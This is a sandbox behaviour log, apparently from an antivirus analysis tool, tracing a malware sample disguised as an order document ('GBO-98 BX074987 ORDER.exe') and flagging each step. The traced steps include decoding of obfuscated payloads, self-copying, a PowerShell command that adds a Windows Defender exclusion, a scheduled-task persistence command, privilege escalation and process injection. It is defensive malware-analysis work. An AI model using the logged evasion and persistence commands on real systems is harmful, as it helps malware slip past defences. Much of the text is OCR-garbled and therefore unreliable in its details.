Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, a9ac58, 0, 0, 0) Return: d1a040	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4	1280
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 1280	
	Info: enum processes	
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430	1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438	1280
Call System API	API Name: GetVersionExA Args: (a9dcc0) Return: 1	1280
Call System API	API Name: GetVersionExA Args: (6ed99cf0) Return: 1	1280
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAEAO29B2AcSZYLJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVm	1280
	VdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra) Return: 1F8B08000000000	
Detection	Threat Characteristic: Detected as obfuscated script	
	File: GBO-98 BX074987 ORDER.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB	
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	1280
Call System API	API Name: System.Convert::FromBase64String Args: (VHJhbnNhY3Rpb25hbEIP) Return: 5472616E73616374	1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 11132456, 88) Return: 0	1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 11132412, 22) Return: 0	1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 11132392, 18) Return: 0	1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 11132520, 44) Return: 0	1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 100175992, 426822) Return: 0	1280
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	1280
Add File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL	1280
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1280 File: %APPDATA%IVDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL	
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%(VDvSJeNUIJdSZ] exe	
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%(GBO-98 BX074987 ORDER.exe to %APPDATA%\VDv\$JeNUIJd\$Z] exe	
Write File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL	1280
Detection	Threat Characteristic: Modifies file that can be used to infect systems	
	%APPDATA%\VDvSJeNUI.jdSZj.exe	
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, %APPDATA%\VDvSJeNUIJdSZj.exe, 0, 0, 0, 1) Return: 1	1280
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%IVDvSJeNUIJdSZj.exe	
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wiiBibmNvZGluZz0iVVRGLTE2ij8+CjxUYXNrlHZlcnNpb249ljEuMilgeG1 sbnM9lmh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20v) Return: 3c3F786D6C207665	1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280 Info: Obtains drive info from API result	
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	1280
Call System API	API Name: GetDriveTypeW Args: (C/\) Return: 3	1280
Call System API	API Name: GetDriveTypeW Args: (C/\) Return: 3	1280
·	API Name: GetDriveTypeW Args: (C/\) Return: 3	1280
Call System API		
Call System API Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280
		1280
Call System API	API Name: GetDriveTypeW Args: (C:\(\) Return: 3 API Name: PathFileExistsW Args: (\(\)windir\(\)\SysWOW64\propsys.dll) Return: 1	
Call System API Call System API	API Name: GetDriveTypeW Args: (C:\(\)) Return: 3	1280
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: PathFileExistsW Args: (%windir%\Sys\WO\W64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (\(\text{\text{windir}\%\Sys\WO\W64\propsys.dll } \) Return: 1 API Name: GetDriveTypeW Args: (\(\text{\tex{\tex	1280 1280
Call System API Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: PathFileExistsW Args: (\(\) wwindir\(\) SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (\(\) wwindir\(\) SysWOW64\propsys.dll) Return: 1 API Name: GetDriveTypeW Args: (\(\) \(\) STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#00000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b\)) Return: 3	1280 1280 1280
Call System API	API Name: GetDriveTypeW Args: (C\() Return: 3 API Name: PathFileExistsW Args: (\(\) \(\) \(\) \(\) \(\) \(\) \(\) \(\) \(\) \(\) \(\) \(\) \(1280 1280 1280
Call System API	API Name: GetDriveTypeW Args: (C\(\chi\) Return: 3 API Name: PathFileExistsW Args: (\(\chi\)windir\(\chi\)SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (\(\chi\)windir\(\chi\)SysWOW64\propsys.dll) Return: 1 API Name: GetDriveTypeW Args: (\(\chi\)\(\chi\)STGRAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#00000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91ef08b}\(\chi\) Return: 3 API Name: GetDriveTypeW Args: (C\(\chi\)) Return: 3 API Name: GetDriveTypeW Args: (C\(\chi\)) Return: 3	1280 1280 1280 1280
Call System API	API Name: GetDriveTypeW Args: (C\(\alpha\) Return: 3 API Name: PathFileExistsW Args: (\(\sigma\) windir\(\sigma\) SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (\(\sigma\) windir\(\sigma\) SysWOW64\propsys.dll) Return: 1 API Name: GetDriveTypeW Args: (\(\sigma\) Return: 3 API Name: GetDriveTypeW Args: (C\(\alpha\)) Return: 3	1280 1280 1280 1280 1280
Call System API	API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: GetDriveTypeW Args: (\"\\"\STORAGE#\Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#00000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \	1280 1280 1280 1280 1280 1280 1280
Call System API	API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: GetDriveTypeW Args: (\"\\"\STORAGE#\Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#00000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetVersionExA Args: (73df82d0) Return: 1 API Name: GetVersionExA Args: (89fe580) Return: 1	1280 1280 1280 1280 1280 1280 1280 1280

Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		1280
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		1280
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280		
	Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call Process API	API Name: CreateProcessW Args: (%windir%lSystem32\WindowsPowerShell\v1.0\powershell.exe, "%windir%lSystem32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VDvSJeNUJdSZj.exe", , , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:1712:% windir%lSysWOW64\WindowsPowerShell\v1.0\powershell.exe) Return: 1		1280
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\VDvSJeNUIJdSZJ.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPref erence -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Call Thread API	API Name: NtResumeThread Args: (Process:1712,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1712], ppid[1280) Return: 1		1280
Call System API	API Name: GetDriveTypeW Args: (C:\(\)) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "		1280
	%TEMP%\tmpF81B.tmp", , , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:2272:%windir%\SysWOW64\schtasks.exe) Return: 1		
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmpF81B.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81B.t mp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmpF818.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81B.t mp"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Call Thread API	API Name: NtResumeThread Args: (Process:2272,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2272], ppid[1280) Return: 1		1280
Detection	Threat Characteristic: Creates process in system directory Process ID: 1712 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPrefer ence -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"		
Detection	Threat Characteristic: Creates process in system directory Process ID: 2272 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81B.tm p"		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup "UpdatesiVDvSJeNUIJdSZj" /XML		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000	1280	1712
Call System API	API Name: GetDriveTypeW Args: (\\7\IDE#CdRomTEAC_CD-ROM	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	1280	1712
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\() Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6b448b90, -1, 4e3e06c, 4e3e068, 0) Return: 0	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C\;\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C\(\)) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C/L) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (CA) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShelllv1.0\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	1280	1712
		1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	1280	1712
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\HAMQDS9HLKIVRFT0SLTY.temp Type: VSDT_COM_DOS	1280	1712
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\HAMQDS9HLKIVRFT0SLTY.temp Type: VSDT_COM_DOS	1280	1712

Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10b65.TMP) R eturn: 1	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms-RF10b65.TMP Type: VSDT_EMPTY	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93/411851d7c929.customDestinations-ms-RF10b65.TMP Type: VSDT_COM_DOS	1280	1712
Add File	Path: %APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	1280	1712
Delete File	Path: %APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 4e3e2b4, 0, 0, 0) Return: 4fa5488	1280	1712
		1200	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (4fa5488, 4e3e2b4) Return: 1	1280	1712
Call System API	API Name: GetVersionExA Args: (5064fa0) Return: 1	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 1712 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 4e3ea30, 0, 0, 0, 0) Return: 5078738	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 4e3a3e8, 0, 0, 0) Return: 5078678	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 4e39aa8, 0, 0, 0) Return: 5077df8	1280	1712
Call System API	API Name: AdjustTokenPrivileges Args: (4f4, 0, , 0, , 4e3de24) Return: 1	1280	1712
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access		
	Process ID: 1712 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 4e3aca8, 0, 0, 0) Return: 50781f8	1280	1712
Add File	Path: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Type: VSDT_UNKNOWN		1280
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup		
	%windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405# 0, 4e399c8, 0, 0, 0) Return: 50780f8	1280	1712
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0		1280
Add File	Path: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Type: VSDT_UNKNOWN		1280
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, , , , , CREATE_SUSPENDED, , , , Process:2692:%WorkingDir%\GBO-9		1280
	8 BX074987 ORDER.exe) Return: 1		
Detection	Threat Characteristic: Creates process Process ID: 1280 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:		
Call System API	API Name: AdjustTokenPrivileges Args: (3bc, 0, , 0, , a9d68c) Return: 1		1280
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access		
	Process ID: 1280 Info: Obtains system level privileges		
Call System API	API Name: EnumProcesses Args: () Return: 1		1280
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1676) Return: 1		1280
	ADI Namo: Create Decease W. Azari, / W. Wadding Did/ CRO. 09 PV074097 ADDED ava. CREATE SUSDENDED. Decease CR. 49 W. Wadding Did/ CRO. 0		1280
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, , , , , CREATE_SUSPENDED, , , , Process:2648:%WorkingDir%\GBO-9 8 BX074987 ORDER.exe) Return: 1		1200
Detection			1200
	8 BX074987 ORDER.exe) Return: 1		1200
	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648		1200
Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280		1200
Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory		1200
Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280		1200
Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648		1280
Detection Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF81B.tmp		
Detection Detection Delete File Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML		1280
Detection Detection Delete File	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF81B.tmp		
Detection Detection Delete File Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML		1280
Detection Detection Delete File Detection Call Virtual Memory API	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF818.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF818.tmp Type: VSDT_TEXT_HTML API Name: WriteProcessMemory Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		1280
Detection Delete File Detection Call Virtual Memory API Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2848 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmp6781B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmp681B.tmp Type: VSDT_TEXT_HTML API Name: WriteProcessMemory Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe	1280	1280
Detection Detection Delete File Detection Call Virtual Memory API Detection Detection	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Detetes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML API Name: WriteProcessMemory Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 1280 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1280 Target Process ID: 1280 Target Process ID: 1280 Target Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER. API Name: CreateNamedPipeW Args: (\\\)pipeiPSHost.133177542542681382.1712.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 8204	1280	1280
Detection Delete File Deletection Call Virtual Memory API Detection Detection Call Filesystem API	8 BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2848 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Path: %TEMP%\tmpF818.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF818.tmp Type: VSDT_TEXT_HTML API Name: WriteProcessMemory Args: (Process Name: 2648: %WorkingDir%\GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1280 Target Process ID: 1280	1280	1280
Detection Delete File Deletection Call Virtual Memory API Detection Call Filesystem API Detection	B 8X074987 ORDER exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2848 Target Image Path: %WorkingDir%IGBO-98 BX074987 ORDER exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 1280 Injected API: WitteProcessMemory Target Process ID: 1280 Injected API: WitteProcessMemory Target Process ID: 2548 Target Image Path: %WorkingDir%IGBO-98 BX074987 ORDER.exe Path: %TEMP%ItmpF81B.tmp Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%ItmpF81B.tmp Type: VSDT_TEXT_HTML API Name: WriteProcessMemory Args: (Process Name:2648 %WorkingDir%IGBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 1280 Target Process ID: 1280 Target Process ID: 1280 Target Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%IGBO-98 BX074987 ORDER.exe Injecting Process ID: 2648 Target Image Path: %WorkingDir%IGBO-98 BX074987 ORDER.exe Injecting Process ID: 2648 Target Image Path: %WorkingDir%IGBO-98 BX074987 ORDER.exe Injecting Process ID: 2648 Target Image Path: %WorkingDir%IGBO-98 BX074987 ORDER.exe File: MZER. API Name: CreateNamedPipeW Args: (\\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \	1280	1280 1280
